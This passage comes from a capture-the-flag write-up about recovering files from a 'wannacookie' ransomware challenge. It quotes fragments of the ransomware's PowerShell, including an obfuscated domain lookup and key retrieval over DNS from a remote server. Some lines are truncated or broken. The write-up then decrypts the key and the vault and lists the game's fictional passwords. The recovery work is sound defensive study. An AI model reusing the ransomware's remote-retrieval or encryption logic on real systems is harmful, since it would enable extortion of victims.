$Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);  
$Byte_key;
```

```
function Pub_Key_Dec($encKey){  
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2  
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )  
    $deckey = $cert.PrivateKey.Decrypt($encKey, $true)  
    return $(B2H $deckey)  
}  
  
function wannacookie {  
    $Pub_key_encrypted_Key = Get-Content -Path "C:\Users\IEUser\Downloads\wannacookie\Pub_key_encrypted_Key.txt"  
    $Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);  
  
    $Byte_key = Pub_Key_Dec($Pub_key_encrypted_Key);  
    $Byte_key ;  
  
    $S1 = "1f8b0800000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"  
    if ($null -ne ((Resolve-DnsName -Name $($H2A $($B2H $($B2H $($G2B $($H2B $S1)))))) )) {  
        $Resolve-DnsName -Server  
        if ($netstat -ano | select-string "127.0.0.1:8080").Length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Do  
        $pub_key = [System.Convert]::FromBase64String($get_over_dns("7365727665722E637274"))  
        $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($([char[]]([char]01..[char]255) + ([char[]]([char]01..  
        $Byte_key = ([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)))
```



Ransomware Recovery | 4_Recover Alabaster's Password



Now we have our key \$Byte_key to decrypt the files :

fbcfc121915d99cc20a3d3d5d84f8308

You can check if it's correct key by running it against `sha1` hash we found from power dump

```
$hash_found= "b0e59a5e0f00968856f22cff2d6226697535da5b";
$key_hash = $(sha1 $Byte_key);

If ($key_hash = $hash_found ) {
    "Correct Key!"
} else {
    "Invalid Key!"
}
```

```
PS C:\Users\IEUser\Downloads>wannacookie> C:\Users\IEUser\Downloads\wannacookie\wannacookie.ps1  
fbfcfc121915d99cc20a3d3d5d84f8308  
Correct Key!
```

13. Let's decrypt the file alabaster_passwords.elfdb.wannacookie using enc_dec function:

(1) First we point to the encrypted file :

```
$enc_file = @("C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.elfdb.wannacookie");
```

(2) And Convert the key from HEX to Bytes to be usable in enc dec function:

```
$Byte_key = $(H2B $Byte_key);
```

3) Then we run the function with false state to decrypt the file:

```
enc_dec $Byte_key $enc_file $false;
```

```
$enc_file = @("C:\Users\IEUser\Downloads\wannacookie\alabaster_passwords.e1fdb.wannacookie");
$Byte_key = $(H2B $Byte_key);
enc_dec $Byte_key $enc_file $false;
```

Now we have the Alabaster's password vault unencrypted the file with name `alabaster_passwords.elfdb`

14. Let's take a look at Alabaster's password vault , since the file using .elfdb and we know he is obsessed with SQLite database storage :

(1) if you open the file with text editor you will confirm it's SQLite format by first line .



Main Challenge

Ransomware Recovery | 4_Recover Alabaster's Password



(2) Now we know the database format is SQLite, let's view it using DB Browser for SQLite or any similar software : <https://sqlitebrowser.org/>

File > open database readonly > Select alabaster_passwords.elfdb > Select Browse Data

name	password	usedfor
1 alabaster.snowball	CookiesROckI2!#	active directory
2 alabaster@kringlecastle.com	KeepYourEnemiesClose1425	www.toysrus.com
3 alabaster@kringlecastle.com	CookiesRLyfe!*26	netflix.com
4 alabaster.snowball	MoarCookiesPreeze1928	Barcode Scanner
5 alabaster.snowball	ED#ED#EED#EF#G#F#G#ABA#BA#B	vault
6 alabaster@kringlecastle.com	PetsEatCookiesTOo@813	neopets.com
7 alabaster@kringlecastle.com	YayImACoder1926	www.codecademy.com
8 alabaster@kringlecastle.com	Wooootz4Cookies19273	www.4chan.org
9 alabaster@kringlecastle.com	ChristMasRox19283	www.reddit.com

We have the password !

ED#ED#EED#EF#G#F#G#ABA#BA#B



Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the encrypted password vault.



I'm seriously impressed by your security skills.

